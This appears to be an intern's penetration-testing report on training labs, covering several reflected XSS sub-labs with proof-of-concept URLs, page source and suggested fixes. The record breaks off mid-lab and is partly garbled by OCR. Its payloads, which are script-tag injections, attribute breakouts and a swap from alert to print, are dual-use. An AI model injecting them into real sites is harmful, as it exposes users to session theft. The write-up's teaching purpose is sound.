Penetration Testing Report

Full Name: Happy Jain
Program: HCS - Penetration Testing Internship

Introduction

This report document hereby describes the proceedings and results of a Black Box security assessment conducted against the **Week 2 Labs**. The report hereby lists the findings and corresponding best practice mitigation actions and recommendations.

1. Objective

The objective of the assessment was to uncover vulnerabilities in the **Week 2 Labs** and provide a final security assessment report comprising vulnerabilities, remediation strategy and recommendation guidelines to help mitigate the identified vulnerabilities and risks during the activity.

2. Scope

This section defines the scope and boundaries of the project.

Application Name	**Lab 1:** **Cross Site Scripting** • **Cross-site scripting (also known as XSS) is a web security vulnerability that allows an attacker to compromise the interactions that users have with a vulnerable application. Cross-site scripting vulnerabilities normally allow an attacker to masquerade as a victim user, to carry out any actions that the user is able to perform, and to access any of the user's data. If the victim user has privileged access within the application, then the attacker might be able to gain full control over all the application's functionality and data.** **Lab 2:** **Insecure direct object reference** • **An insecure direct object reference (IDOR) is an access control vulnerability where invalidated user input can be used for unauthorized access to resources or operations. It occurs when an attacker gains direct access by using user-supplied input to an object that has no authorization to access. Attackers can bypass the authorization mechanism to access resources in the system directly by exploiting this vulnerability.**

3. Summary

Outlined is a Black Box Application Security assessment for the **Week {#} Labs**.


Total number of Sub-labs: 15 Sub-labs

High	Medium	Low
4	5	6

High	-	**Number of Sub-labs with hard difficulty level**
Medium	-	**Number of Sub-labs with medium difficulty level**
Low	-	**Number of Sub-labs with Easy difficulty level**

1. Cross Site Scripting

1.1. Let's Do IT!

Reference	**Risk Rating**
Let's Do IT!	**Low**
Tools Used	
HTML Payload	
Vulnerability Description	
when we entered 'alert(“happy@gmail.com”)' JavaScript treated ‘happy@gmail.com‘ as a variable and started a journey to find the variable and which being my input obviously won't be any variable so will not give us an alert box.	
How It Was Discovered	
	

Subscribe

https://labs.hacktify.in/HTML/xss_lab/lab_1/lab_1.php?email=<script>alert("happy%40gmail.com")<%2Fscript>

Happy Hacking

Subscribe to our NewsLetter

<script>alert("happy@gmail.com

labs.hacktify.in

happy@gmail.com

Vulnerable URLs

- https://labs.hacktify.in/HTML/xss_lab/lab_1/lab_1.php?email=%3Cscript%3E+alert%28%22Hacktify+Hack+u+bro+hahah%21%21%21%22%29+%3C%2Fscript%3E

Consequences of not Fixing the Issue

- Session hijacking: Attackers can steal session cookies and hijack legitimate user accounts, potentially leading to unauthorized access to sensitive information or systems.
- Data theft: XSS attacks can be used to steal sensitive data such as login credentials, credit card information, and personally identifiable information (PII).
- Malicious redirects: Attackers can redirect users to malicious websites or perform other malicious operations on the user's machine under the guise of the vulnerable site.
- Account compromise: If an attacker gains access to an account with administrative privileges, they can perform unauthorized actions, potentially leading to severe damage to the web application.
- Reputation damage: XSS vulnerabilities can undermine the trust users have in a company, leading to negative publicity and potential loss of customers.

Suggested Countermeasures


- Input validation: Validate and sanitize all user inputs to ensure they do not contain malicious scripts that could be executed on the website.
- Output encoding: Encode user-generated content before displaying it on the website to prevent browsers from interpreting it as executable code.
- Content Security Policy (CSP): Implement a CSP to restrict the sources from which certain types of content can be loaded on your website, reducing the risk of XSS attacks.
- Use security libraries: Utilize security libraries like OWASP ESAPI to help prevent common security vulnerabilities, including XSS attacks.
- Regular security audits: Conduct regular security audits and penetration testing to identify and address any vulnerabilities in your web application.

References

- https://owasp.org/www-community/attacks/xss/

Proof of Concept

1- Try for the alert box to check for the vulnerabilities, but system has treated it as a variable.




https://labs.hacktify.in/HTML/xss_lab/lab_1/lab_1.php?email=alert("happy%40gmail.com")

Subscribe to our NewsLetter

Thanks for your Subscription!
You'll receive email on alert("happy@gmail.com")

```
</form>
<center>
  <br>
  <h2>
    Thanks for your Subscription!
    <br>
    You'll receive email on
    <b>alert("happy@gmail.com")</b>
  </h2>
</center>
</div>
</center>
<header> ··· </header>
</div>
</section>
<hr>
<div class="footer"> ··· </div>
</div>
</body>
</html>
```

2- Let's try to run the script → <script>alert("message")</script>



https://labs.hacktify.in/HTML/xss_lab/lab_1/lab_1.php?email=alert("happy%40gmail.com")


Happy Hacking

Subscribe to our NewsLetter

<script>alert("happy@gmail.com

Thanks for your Subscription!
You'll receive email on alert("happy@gmail.com")

3- So, exploit is working.



https://labs.hacktify.in/HTML/xss_lab/lab_1/lab_1.php?email=<script>alert("happy%40gmail.com")<%2Fscript>

Happy Hacking

Subscribe to our NewsLetter

<script>alert("happy@gmail.com

labs.hacktify.in

happy@gmail.com

OK


1.2. Balancing Is Important In Life!

Reference	Risk Rating
Balancing Is Important In Life!	**Low**
Tools Used	
HTML Payload	
Vulnerability Description	
• our value parameter is vulnerable to XSS. we should always check the content displayed on frontend or over the user interface, but also the parameters or attributes in the page source.	
How It Was Discovered **By balancing the script syntax.**	

Vulnerable URLs
• https://labs.hacktify.in/HTML/xss_lab/lab_2/lab_2.php?email=
Consequences of not Fixing the Issue
• Session hijacking: Attackers can steal session cookies and hijack legitimate user accounts, potentially leading to unauthorized access to sensitive information or systems. • Data theft: XSS attacks can be used to steal sensitive data such as login credentials, credit card information, and personally identifiable information (PII). • Malicious redirects: Attackers can redirect users to malicious websites or perform other malicious operations on the user's machine under the guise of the vulnerable site. • Account compromise: If an attacker gains access to an account with administrative privileges, they can perform unauthorized actions, potentially leading to severe damage to the web application. • Reputation damage: XSS vulnerabilities can undermine the trust users have in a company, leading to negative publicity and potential loss of customers.
Suggested Countermeasures
• Input validation: Validate and sanitize all user inputs to ensure they do not contain malicious scripts that could be executed on the website. • Output encoding: Encode user-generated content before displaying it on the website to prevent browsers from interpreting it as executable code. • Content Security Policy (CSP): Implement a CSP to restrict the sources from which certain types of content can be loaded on your website, reducing the risk of XSS attacks. • Use security libraries: Utilize security libraries like OWASP ESAPI to help prevent common security vulnerabilities, including XSS attacks. • Regular security audits: Conduct regular security audits and penetration testing to identify and address any vulnerabilities in your web application.
References

Proof of Concept

1- Try for the alert box to check for the vulnerabilities, but system has treated it as a variable.




https://labs.hacktify.in/HTML/xss_lab/lab_1/lab_1.php?email=alert("happy%40gmail.com")

Subscribe to our NewsLetter

Thanks for your Subscription!
You'll receive email on alert("happy@gmail.com")

```
        </form>
      <center>
        <br>
        <h2>
          Thanks for your Subscription!
          <br>
          You'll receive email on
          <b>alert("happy@gmail.com")</b>
        </h2>
      </center>
    </div>
  </center>
  <header>…</header>
  </div>
</section>
<hr>
<div class="footer">…</div>
</div>
</body>
</html>
```

2- Let's try to run the script → <script>alert("message")</script>




https://labs.hacktify.in/HTML/xss_lab/lab_1/lab_1.php?email=alert("happy%40gmail.com")

Subscribe to our NewsLetter

<script>alert("happy@gmail.com

Thanks for your Subscription!
You'll receive email on alert("happy@gmail.com")

3- Let's try to run the script → "><script>alert("message")</script>



https://labs.hacktify.in/HTML/xss_lab/lab_2/lab_2.php?email="><script>alert("happy%40gmail.com")<%2Fscript>


Subscribe to our NewsLetter

Thanks for your Subscription!
You'll receive email on
"><script>alert("happy@gmail.com")</script>

```
<h1>Subscribe to our NewsLetter</h1>
<center>
  <form action="lab_2.php" method="GET">
    <input class="field" type="text" name="email" placeholder="Enter your Email" value="">
    <script>alert("happy@gmail.com")</script>
    ">
    <input class="btn btn-warning" type="submit" value="Subscribe">
  </form>
</center>
<center>
  <br>
  <h2>
    Thanks for your Subscription!
    <br>
    You'll receive email on
    <b>"><script>alert("happy@gmail.com")</script></b>
  </h2>
</center>
</div>
```

html › body › div.wrapper › section.pager-section › div.container › center › div.containers › center › form

4- Exploit is working.



https://labs.hacktify.in/HTML/xss_lab/lab_2/lab_2.php?email="><script>alert("happy%40gmail.com")<%2Fscript>

Subscribe to our NewsLetter

labs.hacktify.in

happy@gmail.com

```
<html>
<head>…</head>
<body>
  <div class="wrapper">
    <nav class="navbar navbar-expand-lg navbar-light bg-light">…</nav>
    <section class="pager-section">
      <div class="container">
        <!--<h2 class="page-titlee">Hacktify</h2>-->
        <center>
          <div class="containers">
            <h1>Subscribe to our NewsLetter</h1>
            <center>
              <form action="lab_2.php" method="GET">
                <input class="field" type="text" name="email" placeholder="Enter your Email" value="">
                <script>alert("happy@gmail.com")</script>
              </form>
            </center>
          </div>
        </center>
      </div>
    </section>
  </div>
</body>
</html>
```


1.3. XSS Is Everywhere!

Reference	Risk Rating
XSS Is Everywhere!	**Low**

Tools Used

- Payload : user1@mail.com<script> alert("Lab 3") </script>

Vulnerability Description


https://labs.hacktify.in/HTML/xss_lab/lab_3/lab_3.php?email=yyyy


Subscribe to our NewsLetter

Please Enter Valid Email address

- the warning or response thrown in the response, we can think of one of the major reasons for our payload not working is not the payload itself, but a thing called **input validation**, basically in simple words the backed code is checking the input of the search box that it should be in the form of a email

How It Was Discovered

Let's try top attach script with mail id user1@mail.com<script> alert("Lab 3") </script>


https://labs.hacktify.in/HTML/xss_lab/lab_3/lab_3.php?email=happy%40gmail.com<script>alert("Lab+3")<%2Fscript>

Subscribe to our NewsLetter

om<script>alert("Lab 3")</script>

labs.hacktify.in

Lab 3

Yes, It's working.

Vulnerable URLs
• https://labs.hacktify.in/HTML/xss_lab/lab_3/lab_3.php?email=
Consequences of not Fixing the Issue
• Session hijacking: Attackers can steal session cookies and hijack legitimate user accounts, potentially leading to unauthorized access to sensitive information or systems. • Data theft: XSS attacks can be used to steal sensitive data such as login credentials, credit card information, and personally identifiable information (PII). • Malicious redirects: Attackers can redirect users to malicious websites or perform other malicious operations on the user's machine under the guise of the vulnerable site. • Account compromise: If an attacker gains access to an account with administrative privileges, they can perform unauthorized actions, potentially leading to severe damage to the web application. • Reputation damage: XSS vulnerabilities can undermine the trust users have in a company, leading to negative publicity and potential loss of customers.
Suggested Countermeasures
• Output encoding: Encode user-generated content before displaying it on the website to prevent browsers from interpreting it as executable code. • Content Security Policy (CSP): Implement a CSP to restrict the sources from which certain types of content can be loaded on your website, reducing the risk of XSS attacks. • Use security libraries: Utilize security libraries like OWASP ESAPI to help prevent common security vulnerabilities, including XSS attacks. • Regular security audits: Conduct regular security audits and penetration testing to identify and • address any vulnerabilities in your web application

1.4. Alternatives Are Must!

Reference	Risk Rating
Alternatives Are Must!	**Medium**

Tools Used


Payloads

Vulnerability Description

- This lab didn't throw us the response of invalid email as the last one we can conclude that no input validation. The alert is being blocked and now when we focus on the name of the lab we can understand what it means by alternative
- Payloads: "><script>print("message") </script>

How It Was Discovered

Payload: "><script>**print**("Happy </script>



https://labs.hacktify.in/HTML/xss_lab/lab_4/lab_4.php?email=%22%3E%3Cscript%3Eprint%28

Subscribe to our NewsLetter

Thanks for your Subscription!
You'll receive email on "><script>print("Happy")</script>

Vulnerable URLs

- https://labs.hacktify.in/HTML/xss_lab/lab_4/lab_4.php?email=

Consequences of not Fixing the Issue

- The same as the previous ones.


Suggested Countermeasures

- The same as the previous ones.

References

Proof of Concept

1- Let’s try top attach script with mail id user1@mail.com<script> alert(1) </script>.



https://labs.hacktify.in/HTML/xss_lab/lab_4/lab_4.php?email=user%40gmail.com<script>alert(1)<%2Fscript>

Subscribe to our NewsLetter


user@gmail.com<script>(1)</scri

Thanks for your Subscription!
You'll receive email on user@gmail.com<script>alert(1)</script>

```
</button>
<div id="navbarSupportedContent" class="collapse navbar-collapse">…</div>
</nav>
<section class="pager-section"> overflow
  <div class="container">
    <!--<h2 class="page-titlee">Hacktify</h2>-->
    <center>
      <div class="containers">
        <h1>Subscribe to our NewsLetter</h1>
        <center>
          <form action="lab 4.php" method="GET">
            <input class="field" type="text" name="email" placeholder="Enter your Email"
            value="user@gmail.com<script>(1)</script>">
            whitespace
            <input class="btn btn-warning" type="submit" value="Subscribe">
          </form>
        </center>
        <center>
          <h2>
```

But this is not working.

2- Let’s try to run the script → "><script>print("Happy")</script>



https://labs.hacktify.in/HTML/xss_lab/lab_4/lab_4.php?email=%22%3E%3Cscript%3Eprint%28%

Subscribe to our NewsLetter

Enter your Email ">

